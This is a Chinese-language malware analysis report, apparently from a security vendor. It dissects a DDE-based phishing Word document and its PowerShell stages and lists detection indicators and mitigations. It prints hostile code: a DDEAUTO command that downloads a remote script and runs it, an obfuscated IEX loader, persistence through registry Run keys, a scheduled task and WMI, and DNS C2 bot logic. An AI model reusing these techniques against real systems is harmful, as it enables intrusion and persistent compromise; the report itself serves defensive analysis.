
DDE 攻击样本分析报告

发布时间：2017 年 10 月 16 日

综述

Windows 为应用之间进行数据传输提供了多种传输方式，其中一种叫做 DDE 协议(动态交换协议)。它在共享数据的应用程序之间发送消息，并使用共享内存在应用程序之间进行数据交换。利用这一机可以构造制构造特定的 DDE 字段来执行任意命令。

近日，我们捕获到了一个该类型的样本，攻击开始于针对性的钓鱼电子邮件，看起来好像是由美国证券交易委员会（SEC）发送，试图增加一定程度的合法性，并说服用户打开它们。针对这一最新恶意软件广告系列的组织与以前的 DNSMessenger 广告系列中的目标相似。这些攻击本质上是高度针对性的通过邮件进行传播。



样本技术分析

Word 文档分析

TAC 检测结果

打开后看到文档下方显示以下内容

!Unexpected End of Formula

切换为域代码后内容如下：

```
{DDEAUTO
********).downloadstring('https://trt.doe.louisiana.gov/fonts.txt'))
"}
```

作用是打开 powershell 下载 https://trt.doe.louisiana.gov/fonts.txt 并转换为字符串执行。该链接已失效，无法下载到数据，但是我们获取到了下载下来的 powershell 脚本。

Powershell 代码分析

第一阶段

Powershell 代码中包含一个被 Base64 编码和 gzip 压缩的代码块。随后代码被恢复还原，然后传递给 Invoke-Expression（IEX）cmdlet 并由 Powershell 执行。

```
$data=[System.Convert]::FromBase64String('H4sIAAAAAAAEANVZeEObSJb/35+CdTiiXEtXCYEOsMMRIy6BBIhDSEhdHV6O5BKXuITw
$ms=New-Object System.IO.MemoryStream;
$ms.Write($data,0,$data.Length);
$ms.Seek(0,0)|Out-Null;
$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);
$sr=New-Object System.IO.StreamReader($cs);
IEX($sr.readtoend())
```

分析解压还原后的代码，它首先将一个称为$ ServiceCode 的代码块用 base64 编码和 gzip 压缩，并将其写入注册表项'HKCU:\Control Panel\Desktop'中。

```
$ServiceCode = @'
$data=[System.Convert]::FromBase64String('H4sIAAAAAAAEA01ae3Fa5BL/n08x5fIu4mwE+J2luNsRxoaNnEhgb7wG
'@
$stgBytes = [System.Text.Encoding]::Unicode.GetBytes($ServiceCode)
$stgB64 =[Convert]::ToBase64String($stgBytes)
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value $stgB64 -force
```

Powershell 代码中存在的第二个代码块称为$ stagerCode，负责提取和解码先前存储在注册表中的代码，然后检查互斥体“1823821749”是否存在。如果此互斥体不存在，则执行注册表中的代码。

```
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;
$stCode=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($b64));
[System.Threading.Mutex]$m;
[bool]$mtmp=$false;
$m=New-Object System.Threading.Mutex($true, [string]1823821749, [ref] $mtmp);
if(!$mtmp){exit;}IEX $stCode;
```

然后，Powershell 代码尝试将$ stagerCode 的内容与适当的 PowerShell 命令（本地隐藏权限绕过执行命令的 base64 编码字符串版本）一起写入以下注册表位置，创建一个名为“IE”的新注册表项。

```
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices
HKCU:\Software\Microsoft\Windows\CurrentVersion
HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run
HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

HKLM:\System\CurrentControlSet\Services\VxD
HKCR:\vbsfile\shell\open\command

```
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKU:\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
```

Powershell 代码还会创建一个名为“IE”的新的调度任务，每次系统引导时，使用随机延迟时间来启动执行$ stagerCode。

```
$taskName = "IE"
$task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
if ($task -ne $null)
{ Unregister-ScheduledTask -TaskName $taskName -Confirm:$false
}
$action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -e $eCmd"
$trigger = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:30:00
$settings = New-ScheduledTaskSettingsSet -Compatibility Win8
$principal = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
$definition = New-ScheduledTask -Action $action -Principal $principal -Trigger $trigger -Settings $settings -Description "Run $(Get-Random) at startup"
Register-ScheduledTask -TaskName $taskName -InputObject $definition
$task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
```

Powershell 代码然后检查系统上安装的 Powershell 版本。如果系统运行的 PowerShell 版本高于 Powershell 2.0，恶意代码会将$ ServiceCode 的内容写入以下文件位置的备用数据流（ADS）：%PROGRAMDATA%\Windows\kernel32.dll。

恶意代码然后检查以确定被感染的用户的权限级别。如果用户对受感染的系统具有管理权限，它将设置一个 WMI 事件使用者，并作为一个额外的基于 WMI 的持久性机制进行过滤。过滤器名称为“kernel32_filter”，消费者名称为“kernel32_consumer”。用于执行这些任务的 Powershell 代码如下所示：

```
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
 $filterName = 'kernel32_Filter';
 $consumerName = 'kernel32_Consumer';

 Get-WmiObject __eventFilter -namespace root\subscription | Remove-WmiObject
 Get-WmiObject CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
 Get-WmiObject __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
 $filterResult = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class __EventFilter -Argum
 if ($psVersion -gt 2)
 {$encCmd = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX $(Get-Content -Path $dataDir -Stream $s
 Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class CommandLineEventConsumer -Arguments
 }
}
```

一旦完成所有这些任务，恶意代码就会使用 IEX Powershell cmdlet 执行$ stagerCode 来进入感染过程的下一个阶段。

第二阶段

恶意代码感染的第二阶段严重混淆，变量和函数名称都被替换。这段代码中的大多数字符串也是 base64 编码的。与此阶段相关联的代码首先定义一个包含将用于后续命令和控制（C2）通信的域列表的数组，见附录。

恶意代码还从 BIOS 获取系统的序列号。它计算序列号的 MD5 哈希值，返回前十个字节。

```
function Get_BIOS_Hash
{$Get_BIOS_SerialNumber = (wmi Win32_BIOS | Select -ExpandProperty SerialNumber );
$md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
$Get_Hash = ($md5.ComputeHash([system.Text.Encoding]::UTF8.GetBytes($Get_BIOS_SerialNumber)) | %{$_.ToString("X2") }) -join "";
return $Get_Hash.Substring(0, 10);
}
```

然后，恶意代码将计数器值设置为零。然后组合上述哈希值，硬编码的字符串“stage”，计数器的值和随机选择的域，以创建将由恶意代码用于开始进行 DNS 请求的初始主机名。

```
$i = 0;
$Host_Name = "$(Get_BIOS_Hash).$_stage_.$i.$One_Of_DomainList";
$Ip_Address = Get_Ip_Address $Host_Name;
```

此时，恶意代码进入一个循环，它将继续，直到它收到 0.0.0.0 的 A 记录查找结果或任何查找完全失败。响应于 A 记录请求 DNS 服务器返回的 IPv4 值然后被转换为一个整数，然后被转换为一个二进制数。

然后恶意代码使用相同的生成的主机名进行 TXT 记录请求。然后，TXT 记录查询的结果用于计算 MD5 散列，然后 MD5 散列的前八个字节通过校验和算法返回被转换为二进制数的整数值。一旦恶意代码具有来自 A 记录响应和上述校验和计算的二进制值，就将它们进行比较。如果 A 记录响应和 TXT 记录响应匹配，则 TXT 记录查询响应的结果被附加到最终生成的字符串的结尾，然后从数组和先前提到的计数器值随机选择一个新的域，并且包括在用于查询的主机名中，增加 1。如果它们不匹配，将继续查询，直到它们匹配。

此过程一直持续到 A 记录查找的结果为 0.0.0.0，表示通过 DNS 完成代码收集，此时返回结果字符串进行进一步处理。然后使用 Base64 对该结果字符串进行解码，并使用 gzip 进行解压缩。然后将其传递给 Powershell IEX cmdlet 以执行使用从 DNS 获取的代码。鉴于这种攻击的目标性质，攻击者很可能会限制这些通信来逃避信息安全公司和研究人员的分析。

```
try
{$Domain_TXT = Get_TXT_Code_From_DomList($DomainList); iex $Domain_TXT;
}
```

获取到的代码是一个典型 C&C bot 代码，仍然使用和上一阶段的相同的 C&C 服务器。不同的命令使用不同的 DNS 结构记录。可以通过“add”（register bot），“mx1”（get ‘mode’）和“www”（get tasks）而不是硬编码的“stage”字符串来组成 URL。如：

```
$(Identify-Machine).add.$domain
$(Identify-Machine).mx1.$domain
$(Identify-Machine).www.$domain
```

```
try {
    # register bot
    Register-Bot $domains   '在服务器注册'
    # send data
    Do-Bad-Job $domains $baseData   '向服务器发送操作系统版本，组织，系统架构等信息'
    # enter main loop
    Main-Loop $domains  '从cc接收命令并执行'
} catch {
    Write-Debug "Error: "
    Write-Debug $Error[0]
}
```

检测与防护方案

检测方法

1.通过静态分析 WORD 文档是否有相关有恶意的 DDE 数据段来确定是否是可疑的文件。

2.通过动态检测连接恶意域名的行为来确定是否受感染，样本中的恶意 URL 如下：

```
https://trt.doe.louisiana.gov/fonts.txt
ns0.pw
ns0.site
ns0.space
ns0.website
ns1.press
ns1.website
ns2.press
ns3.site
ns3.space
ns4.site
ns4.space
ns5.biz
ns5.online
```

ns5.pw http://ns0.pw/index.php?r=bot-result/index

防护方法

1. 升级终端安全软件，打开实时防御功能。
2. 在使用 Word 的时候，如果提示要启动 cmd.exe 之类的可疑程序，不要点击确定。
3. 提升安全意识，谨慎打开陌生人通过邮件、聊天软件发送的可疑文档。
4. 部署绿盟科技 TAC 威胁分析系统。
5. 可疑文件可以通过绿盟科技威胁分析中心进行信誉认证。
   https://poma.nsfocus.com/

绿盟科技木马专杀解决方案

1) 短期服务：绿盟科技工程师现场木马后门清理服务（人工服务+IPS +TAC）。确保第一时间消除网络内相关风险点，控制事件影响范围，提供事件分析报告。
2) 中期服务：提供 3-6 个月的风险监控与巡检服务（IPS+TAC+人工服务）。长期对此恶意样本进行检测，保护客户系统安全。
3) 长期服务：基于行业业务风险解决方案（威胁情报+攻击溯源+专业安全服务）

总结

这种攻击通过 office 的一些特性发起，攻击者经常使用多层混淆，使分析更加困难，逃避侦测和预防，同时将其攻击限制在只针对目标的组织，并在系统被感染后通过设置注册表项等方法长期驻留在系统。通过 DNS 获取后期代码和 C2 通信可以随时更新要执行的代码。

声 明

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测/防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

绿盟科技官方微博二维码

绿盟科技官方微信二维码